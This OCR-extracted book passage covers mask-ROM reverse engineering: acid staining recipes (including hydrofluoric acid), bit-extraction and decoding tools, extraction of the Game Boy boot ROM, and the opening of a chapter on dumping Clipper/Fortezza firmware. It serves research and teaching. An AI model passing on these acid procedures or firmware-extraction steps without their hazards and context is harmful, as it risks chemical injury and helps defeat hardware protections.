
The Dash etch consists of three parts. Hydrofluoric acid and nitric acid attack the silicon, while acetic acid (HAc) buffers the reaction to slow it down. When the ratios are right, p-type doping will slightly tip this reaction in favor of oxidization, causing the p-type silicon to turn brown faster than the n-type silicon does.

I perform this with John McMaster's Rust-Go solution, which is made from 3 mL of 65% HNO_3, 4 mL of 12% HF (Rust-Go), and 8 mL of acetic acid. The final proportions are roughly 4.3% HNO_3 and 3.2% HF; the remainder of the solution is HAc and H_2O to buffer the reaction.

Beck recommends a solution of 3 mL 65% HNO_3, 1 mL 48% HF, and 10 mL to 12 mL 98% HAc. McMaster himself has moved on to this mixture, and I only hesitate to follow because HF is a nasty poison.[2]

Whichever solution is used, the already delayered die is placed into it under a bright light, such as that from a halogen fiber

[2] See my prior footnote about hillbillies and safety, then look up the effects of hydrofluoric acid poisoning.



address	data
2010_H	78_H
2011	84
2012	04
2013	08
2014	10
2015	20
2016	40
2017	FC

Figure 2. Typical character

Note. The data area for one character is 8 bytes. The starting address is the value entered at the character ROM address (00-2F$_H$) specified by the upper 6 bits of the 9-bit program area (000-17F$_H$).

address																
000_H	78	84	84	84	84	84	84	78	10	30	10	10	10	10	10	38
010	78	84	04	08	10	20	40	FC	78	84	04	38	04	04	84	78
020	18	28	48	88	88	FC	08	08	FC	80	80	F8	04	04	84	78
030	78	84	80	F8	84	84	84	78	FC	04	04	08	10	20	20	20
040	78	84	84	78	84	84	84	78	78	84	84	7C	04	04	84	78
050	10	28	44	82	FE	82	82	82	FC	82	82	FC	82	82	82	FC
060	7C	82	80	80	80	80	82	7C	F8	84	82	82	82	82	84	F8
070	FE	80	80	FC	80	80	80	FE	FE	80	80	FC	80	80	80	80
080	7C	82	80	80	8E	82	82	7C	82	82	82	FE	82	82	82	82
090	38	10	10	10	10	10	10	38	3E	08	08	08	08	88	88	70
0A0	82	84	88	F0	90	88	84	82	80	80	80	80	80	80	80	FE
0B0	82	C6	AA	92	82	82	82	82	82	C2	A2	92	8A	86	82	82
0C0	38	44	82	82	82	82	44	38	FC	82	82	FC	80	80	80	80
0D0	38	44	82	82	82	8A	44	3A	FC	82	82	FC	90	88	84	82
0E0	7C	82	40	38	04	82	82	7C	FE	10	10	10	10	10	10	10
0F0	82	82	82	82	82	82	82	7C	82	82	82	82	82	44	28	10
100	82	92	92	92	AA	44	44	44	82	44	28	10	10	28	44	82
110	82	44	28	10	10	10	10	10	FE	04	08	10	20	40	80	FE
120	00	10	10	10	FE	10	10	10	00	00	00	00	FE	00	00	00
130	00	00	10	00	00	10	00	00	00	10	92	54	38	54	92	10
140	00	40	20	10	08	10	20	40	00	08	10	20	40	20	10	08
150	C0	C0	C0	C0	C0	C0	C0	C0	F0	F0	F0	F0	F0	F0	F0	F0
160	FC	FC	FC	FC	FC	FC	FC	FC	FF	FF	FF	FF	FF	FF	FF	FF
170	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00

Figure 3. Standard character data (from address 2000_H)

Figure 22.1: TMP47C434N Implant ROM

lamp. A minute or two under the light will darken the chip in splotches, and if you're lucky, the ones will stand out as much darker than the zeroes.

It is absolutely critical to keep the metal content low during these reactions. You mustn't have any metal salts from a delayering reaction on your glassware, and you mustn't have any remnant of the lead frame beneath the die. Quite often, you can even see markings on the edge of the die from your tweezers during the reaction.

Figure 22.1 shows the datasheet description of the TMP47C-434N's font implant ROM, along with a die photograph from my lab after staining the bits with a Dash etch. Notice how the Dash etch leads to uneven contrast; some are much darker or lighter than others.

From Photographs to Bits

After capturing the bits photographically, it's necessary to extract the bits digitally. One way to do this is by carefully writing them down, patiently marking each one or zero without losing your place or losing your mind. Another way is to let software do the boring work. "Work smarter, not harder," as Coach Crigger would tell me back in high school.

An early public example of this is Rompar from Laurie (2013), a Python application written to mark the bits in a MARC4 microcontroller from a car's key fob. More recently, Bitractor from Gerlinsky (2019) and my own Mask ROM Tool from Goodspeed (2024), both in C++. These three tools vary dramatically in their implementation and usage, but the general principle is to come up with a matrix of bit positions, then to sample the color of each bit to determine the difference between the ones and the zeroes.




Figure 22.2: MYK82 Bits in the Diffusion Layer




Figure 22.3: Color Distributions from the MYK82 ROM

When you try this yourself, you will find that a naive sampling strategy is surprisingly effective. Most bits can be correctly decoded by a threshold in one color channel, usually red or green. It helps to improve those odds by drawing a histogram of samples in each color channel, to ensure that there is a clean bimodal separation between the ones and zeroes and that your threshold is set between the two groups.

For a concrete example, Figure 22.2 shows a closeup of bits from the NSA's MYK82 that we'll discuss in detail and whose ROM we will dump in Chapter 24. You'll see bits between the central squares and the horizontal wires as a rectangular box that's darker than its surroundings. Figure 22.3 shows just how much darker the ones are than the zeroes in the red channel, a total separation with no bits on the threshold and very few near it. Green has a separation that is nearly as good, but the blue channel shows no real separation.

In cases where a clean bimodal separation does not exist in any color channel, it can help to create one by image preprocessing or by sampling more than a single pixel. In my tool, I have sampling techniques that return the darkest of each color channel in a thin horizontal or vertical strip. This is particularly effective for over-etched diffusion ROMs, where bits have a bordering color but any color difference in the center of the bit has already been etched away.

While the available bit-marking tools have many differences, they have all standardized on ASCII art as an export format. Generally, the wider axis is arbitrarily defined as X to fit with computer monitor dimensions, and you can expect some rotations to be necessary before decoding the bits.

From Bits to Bytes

After extracting the bits in the physical order, you'll need to rearrange them into bytes in the logical order. Before we jump into the tools that make this less painful, let's discuss a little about why the bits are in such a confusing order to begin with.

In natural languages, we have considerable variety in our writing. Some languages are written from left to right, while others are written from right to left. Some represent words by groups of letters, some use ideograms, and a few mix these concepts, building one larger symbol out of smaller ones to represent a word.

ROMs also have some common rules and infinite variety in the arrangement, but there is one concept that they almost never implement. They almost never group the bits of a byte together, instead preferring to scatter them into eight columns, separated from one another for physical convenience.

To figure out the ordering of bits, one method is to very carefully study the bits of a ROM and to try out different patterns until they make sense. If you see 16 columns in a 16-bit microcontroller, for example, you might guess that one bit is taken from each column to make a word. Checking all of the words in both the top row and the bottom row might reveal an entry point of the program, making the entirety of the layout make sense.

Gerlinsky (2019) introduces BitViewer, a tool in Figure 22.4 that graphically displays bits, adjusting their organization so that a human operator can explore their meaning. After loading a bitstream, you can choose how tall and wide bit pixels are, how much spacing to put between them, and how many to group into a major column. Bits are selected individually or grouped into columns and rows, allowing an operator to spot patterns that reveal the ROM contents. This is much less painful than doing




Figure 22.4: BitViewer from Gerlinsky (2019)




Figure 22.5: MaskRomTool from Goodspeed (2024)

cols-downl	First bit is top left, then move down, then move right.
cols-downr	First bit is top right, then move down, then move left.
cols-left	First bit is top right, then move left, then move down.
cols-right	First bit is top left, then move right, then move down.
squeeze-lr	`byte&0xAA` use cols-left, `byte&0x55` use cols-right.

Table 22.2: Zorrom Decoding Strategies

the same on graph paper.

McMaster (2018) takes another approach in a program called Zorrom. It implements decoding strategies for a number of known chips, along with a series of transformations such as a flip on the X axis, rotating the bit matrix and inverting the bits. When you are lucky, which is about half the time, it can correctly solve the decoding given just the bits themselves and a guess at a few bits or bytes.

Zorrom's decoding strategies are listed in Table 22.2. To apply a strategy, first divide the bit columns into eight groups and then sample one bit from each group to form a byte, with the least significant bit being the one on the left. So for the cols-downr strategy, your first byte would be formed from the top right bit of every group. Your second byte would have its bits just beneath those of the first, and after sampling a bit from every row of the groups, you would move one bit column to the right and start again from the top.

It doesn't bother to support decoding strategies that start from the bottom of the group or that place the most significant bit on the left. These are handled by the existing strategies, after rotations and an optional flip on the X axis.

My own solution to bit decoding is called GatoROM, which runs both as a CLI tool and as a C++ library. A GUI extension to my Mask ROM Tool from Goodspeed (2024) was then written using the library. It is shamelessly inspired by McMaster's tool, implementing all of the necessary transformations for compatibility with his solver.

Used as a library, `void*` pointers allow a bidirectional association between the physically ordered bits and the logically ordered bytes of the ROM. You can select bytes in the hex viewer and then ask the software to highlight them in the GUI. This is incredibly handy when implementing new decoding strategies for chips that don't quite fit the existing ones.

Whatever tooling you use to decode a ROM, the end result is a flat binary file containing the bytes. When you first get a meaningful decoding, be a little suspicious of its ordering, as small ordering mistakes might not be noticed until the ROM is disassembled and reverse engineered.[3]

[3] There's also a complication of endianness: ROMs are often encoded in RISC microcontrollers as whole words, with no intrinsic byte order. This is not a matter of the order being ambiguous; rather, it's that any byte/word translation happens in the CPU. It does not happen in the memory.

23 Game Boy Via ROM

Nintendo's Game Boy, internally known as the Dot Matrix Game (DMG), did not feature the CIC protection chip that we'll discuss in Chapter 25. Instead of a lockout chip, the game cartridge is required to contain Nintendo's logo.

This is enforced by a first-stage boot ROM that compares its own copy of the logo to one in the cartridge. If the logos match, a short animation and sound are presented before the ROM disables itself and jumps into the game cartridge. In this chapter, we'll take the last chapter's theory and use it to rip out the ROM contents and make our own disassembly.

Perhaps you've already realized that anyone can put any logo into a cartridge, and that the logo comparison is not a technical challenge when making an unlicensed game. The enforcement mechanism was not technical; rather, it was Nintendo's legal counsel, who would gleefully sue the living hell out of anyone who used their trademark without permission. And if you, dear reader, happen to be one of Nintendo's lawyers, please don't sue me.

Neviksti (2005) describes an extraction of the ROM. I repeated this in my own lab to produce the ROM photograph in Figure 23.5. Bits are clearly visible in surface photographs of the die, without any delayering or staining, making this an excellent first target.

As with any chemistry, please be careful not to get yourself hurt. The hassles of doing this slowly and safely are worth keeping your eyes and your fingers.

```
Addr_00A8:            ;Nintendo Logo
.DB $CE,$ED,$66,$66,$CC,$0D,$00,$0B,$03,$73,$00,$83,$00,$0C,$00,$0D
.DB $00,$08,$11,$1F,$88,$89,$00,$0E,$DC,$CC,$6E,$E6,$DD,$DD,$D9,$99
.DB $BB,$BB,$67,$63,$6E,$0E,$EC,$CC,$DD,$DC,$99,$9F,$BB,$B9,$33,$3E

Addr_00D8:
   ;More video data
   .DB $3C,$42,$B9,$A5,$B9,$A5,$42,$3C

   ; ===== Nintendo Logo Comparison Routine =====
Addr_00E0:
   LD HL,$0104        ; $00e0  ; Point HL to Nintendo logo in cart.
   LD DE,$00a8        ; $00e3  ; Point DE to Nintendo logo in DMG ROM.

Addr_00E6:
   LD A,(DE)          ; $00e6
   INC DE             ; $00e7
   CP (HL)            ; $00e8  ; Compare logo data in cart to DMG ROM.
   JR NZ,$fe          ; $00e9  ; If not a match, lock up here.
   INC HL             ; $00eb
   LD A,L             ; $00ec
   CP $34             ; $00ed  ; Do this for $30 bytes.
   JR NZ, Addr_00E6   ; $00ef

   LD B,$19           ; $00f1
   LD A,B             ; $00f3
Addr_00F4:
   ADD (HL)           ; $00f4
   INC HL             ; $00f5
   DEC B              ; $00f6
   JR NZ, Addr_00F4   ; $00f7
   ADD (HL)           ; $00f9
   JR NZ,$fe          ; $00fa  ; If $19 + bytes from $0134-$014D don't
                               ; add to $00, lock up.

   LD A,$01           ; $00fc
   LD ($FF00+$50),A   ; $00fe  ; Turn off DMG rom.
```

Figure 23.1: End of the Game Boy ROM from Neviksti (2005)

Decapsulation

To get the ROM, we first need to sacrifice a Game Boy. The CPU is labeled `DMG-CPU B`, and you can find it on the board that is closer to the back of the device, away from the LCD.

(ROMs of the Game Boy Color and the Super Game Boy are not clearly visible from the surface. See Chapter E.4 for a glitching attack that keeps the ROM visible while executing code from cartridge memory.)

Decapsulation is performed with the HNO_3 bath method from Chapter 18. Bits are surface visible, so there's no need for the delayering procedures that require more dangerous chemicals. We pretty much just boil the whole QFP package in 65% nitric acid until the packaging falls away, then clean it in acetone and isopropyl alcohol for photography.

Photography

The ROM that we're after is in the CPU, whose surface die photograph is shown in Figure 23.2. Bits are impossible to see at that magnification, so see Figure 23.3 for a closeup.

To locate the ROM, first find the memory bus, which is the horizontal nest of wires roughly in the middle of the chip. Starting from the western edge, follow the bus toward the east until it dead-ends at the eastern sea of gates. The ROM is the thin horizontal structure just north of that bus and just west of the sea of gates. At a decent magnification, the bits will pop out at you, looking almost like foreign writing at a distance just too far to resolve.

The dark spots are via wires that connect layers vertically, while the bright spots are the absence of a via. This makes the color of the spot imply the value of the bit. Not all vias are bits,





Figure 23.2: Nintendo DMG-01-CPU from a Game Boy



```
1 1 1 0 1 0 1 1    1 1 1 1 0 0 1 0
0 1 1 1 1 1 1 1    0 1 1 1 0 0 1 1
0 0 1 1 0 1 1 1    1 1 0 1 1 0 1 1
0 1 1 0 1 1 1 1    1 1 1 0 0 0 1 1
1 0 1 1 0 0 0 1    0 0 1 1 0 0 0 0
0 1 1 0 1 1 1 0    0 1 1 1 0 0 1 1
```

Figure 23.3: Close-up of DMG-01-CPU Bits




Figure 23.4: Nintendo Logo at `0xA8` (ROM) and `0x104` (Cart).

of course, but in Figure 23.3 you should see two columns of eight bits and the first six rows. The vias in the longer metal lines, those that reach the power rail at the top of the image, are not bits and should not be extracted. To be sure that you understand what is and is not a bit, please take a moment to produce the ASCII art table from the photograph.

After locating the ROM and its bits, I photographed it as a panorama of twenty-two images at 50x magnification through a metallurgical microscope. These images were stitched together with Hugin and Panotools to form a panorama that is 9,000 pixels wide and 2,249 pixels tall. You can find it in reduced resolution as Figure 23.5, or as a digital file.[1]


Bit Extraction

Having a photograph of the chip, the next step is to extract the bits into a textfile.

I used Mask ROM Tool for this, drawing lines for each column and row. This ROM is rather small and the stitched image was quite well aligned, so I could place row and column lines that span the entire length of the ROM.

The software marks a bit wherever a row and column intersect, and it helpfully draws a histogram of the bits for me to choose a threshold color between ones and zeroes. Both the red and green colors channels have a clear separation between ones and zeroes, but I found that green had a wider gap, so that's the best channel for sampling. The color I used was that of the pixel at the center of the bit; there was no need for more complicated sampling strategies.

[1] `git clone https://github.com/travisgoodspeed/gbrom-tutorial`



```
11101011111100101100101100110010011000110111110000100001011100101110000000110011110001001001001011000100001011110001101100001000
011111110111001101111111101100011001010110100111100000110101010110011001111110011001010111011000000111000000101110110101011011101111
00110111111011011011101111110101110110011010010111011111111110110100111000101110010010110000101011101110001111101110111101110111101100
0110111111110001111101110111101100010111001010110101000100011100000111100000011101001111100011100110010111101000011010011111111101001
1011000100110000101110011011011100011001110110011110000011110011111101101011000111111100111011010111010000110100100001100010011
01101110011100110110100100110111011100110101101001001111111100110010111110100011001110011010011101111010000111100111001010110010
01011100011101111111110001110111101100000101101100111000011100010011000011110101001100001011111000110000100110010111011111010010
10110101110101111011101001011111001110101111101000010101111100011101011111000011111010111010101100001110011110011011011111000101
00011111000101000001101110011110101111100111110000111110110111000000100011011010000110100111001100100110011110101000101101110110110
11011001000101100111100100011011001110010101010100001101111110111011001011000011101010110101111010101100101100101101111110010111
111111111111110011111101101010101001101111101000010100110101010011011010011111001101101001101010110101010010101011110010110100011
01011110111110100001111011010110001000011101000000111011001011100101001111101110100110110000101000101011100001000001111000100001
1101100010001011101111001001010100101100011100001001100011111000111101011000000100111001101010010001100111101100010100110111001
1111101100101001111110100011110100110010111110011011010101111011011110110000101001011001101000100110111001101011110110110001010
0011111111111011000111011111110010001011001111010000011111101111010011011111110111001101110110101010111111111110110101011100111111
1010110111110111100011011111101101000010101111001110011011011110100100111111000011011110101010001101011100100011111100111110011111
```

Figure 23.5: ASCII Art of the DMG-01-CPU Bits




Figure 23.6: Game Boy Memory Map

Bit Decoding

After extracting the physically ordered ASCII art bits in Figure 23.5, the next challenge is to decode it. Let's look at three ways to do that.

McMaster (2018) uses this chip as an example for automatically solving bit decoding given known plaintext. The Game Boy uses a Sharp LR35902 CPU, which is roughly like a Z80. Like the Z80, LR35902 code usually sets the stack pointer in the very first instruction with the `0x31` opcode. McMaster therefore searches with his Zorrom tool for all decodings in which the first byte comes out as `0x31`.

```
% ./solver.py --bytes 0x31 rom.txt rom
Keep matches: 2
  Writing rom/r-180_flipx-1_invert-1_cols-left.bin
  Writing rom/r-180_flipx-1_invert-1_cols-downr.bin
```

These filenames contain the decoding parameters, in which both are rotated 180 °C and flipped on the X axis. Bits are inverted, and the only difference is that one uses the `cols-left` strategy while the other uses the `cols-downr` strategy.

He then uses the `unidasm` disassembler from MAME to examine each file's first instruction. The `cols-left` variant begins with `31 11 47`, setting the stack pointer to `0x4711`, while the `cols-downr` variant begins with `31 fe ff`, setting the stack pointer to `0xfffe`. From the memory map in Figure 23.6, we can see that the latter is a much more reasonable value, at the tail end of high RAM rather than a random address in the middle of the banked cartridge ROM.

We can also perform the same solution with GatoROM.

```
% gatorom rom.txt --solve --solve-bytes 0:0x31
31 11 47          --decode-cols-left  -i -r 0 --flipx
31 fe ff          --decode-cols-downr -i -r 0 --flipx
```

Automated tools are great when they work, but we should always be suspicious of tools that we don't understand. The `cols-downr` mode is not very complex; it just means that bytes are encoded in 16-bit logical columns made of two 8-bit physical columns. The leftmost column contains the most significant bits, and the first byte of the row is in the leftmost position. To get the next byte, first work downward and then move everything one step to the right.

The tail end of the ROM, shown in disassembly in Figure 23.1, disables read access at `0x00fe` by writing 1 into the register at `0xff50` before continuing into cartridge memory at `0x0100`. This is why dumping the ROM is not as simple as building a cartridge to display it on the screen, export it through the link port, or beep it through the speaker.

24 Clipper Chip Diffusion ROM

In the Nineties, the Clinton administration had an obsession with key escrow cryptography. They wanted to provide American citizens with cryptography that the US government itself could break, but in a way that excluded foreign governments from the same privilege. This was called the Clipper chip in general, and in this chapter we'll focus on the PCMCIA generation of that chip, known as the MYK82 or Fortezza card. We'll dump its firmware and extract it into useful bits.

It worked roughly like this: suppose that Monica calls Bill for a private conversation. As she hits the *encrypt* button, the two telephones perform a key exchange. After the keys are exchanged, her phone will send Bill's phone a bundle called the Law Enforcement Access Field (LEAF) containing (1) their session key encrypted with Monica's personal key and (2) a checksum of the session key. The LEAF is encrypted with a "family key" that every Clipper device contains but which was not given to consumers. Every unit has the family key, but only spooky agencies with a warrant were able to look up Monica's personal key and decrypt the session key.

Astute readers will notice that these keys are all symmetric and that the scheme does not hold up to an attacker with control of firmware. If you had the family key, things might work differently. Bill could call Monica, perform the key exchange, and then send along a tampered LEAF with (1) a random number and (2) the checksum of the real session key. Her phone would validate the checksum and allow the call to proceed, but any spooky agencies




Figure 24.1: MYK82 Chip in a Fortezza PCMCIA Card

